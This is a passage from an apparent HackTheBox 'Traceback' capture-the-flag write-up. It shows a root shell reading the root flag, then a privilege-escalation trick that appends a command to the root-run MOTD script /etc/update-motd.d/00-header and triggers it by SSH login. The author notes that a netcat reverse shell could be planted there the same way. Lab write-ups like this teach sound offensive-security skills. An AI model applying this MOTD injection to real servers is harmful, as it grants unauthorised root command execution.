


Figure 37 receive root user shell connection

Once we are root user, time to hunt root.txt at /root directory.

Command used: *cd /root*
cat root.txt

```
root@traceback:/# cd /root
cd /root
root@traceback:/root# ls -la
ls -la
total 40
drwx------  5 root root 4096 Aug 25  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rw-------  1 root root   67 Jan 24 05:49 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug 24  2019 .cache
drwxr-xr-x  3 root root 4096 Aug 24  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Aug 25  2019 .selected_editor
drwxr-xr-x  2 root root 4096 Aug 24  2019 .ssh
-r--------  1 root root   33 Jun 13 09:32 root.txt
root@traceback:/root# cat root.txt
cat root.txt
f857c252bb9ef5074147136fd985e953
root@traceback:/root#
```

Figure 38 root.txt

An alternative method to capture root.txt is to display root.txt hash on the MOTD when we login through SSH. Instead of inserting netcat reverse shell command, we shall input display root.txt command.

Command used: *cd /etc/update-motd.d*

echo "cat /root/root.txt" >> /etc/update-motd.d/00-header

```
sysadmin@traceback:~$ echo "cat /root/root.txt" >> /etc/update-motd.d/00-header
sysadmin@traceback:~$ exit
webadmin@traceback:~$ exit
logout
Connection to 10.10.10.181 closed.
```

Figure 39 insert display root.txt command to 00-header

Next, we shall SSH login as webadmin user. Once login, you will saw the root.txt hash displayed below **Welcome to Xh4H land**. (Refer: *figure 40*)

Command used: *ssh -i mykey webadmin@10.10.10.181*

```
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└──╼ $ssh -i mykey webadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land

58377a5893c6da2dbb0459650e1e778f

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun May  3 12:19:35 2020 from 10.10.14.34
```

Figure 40 root.txt displayed via MOTD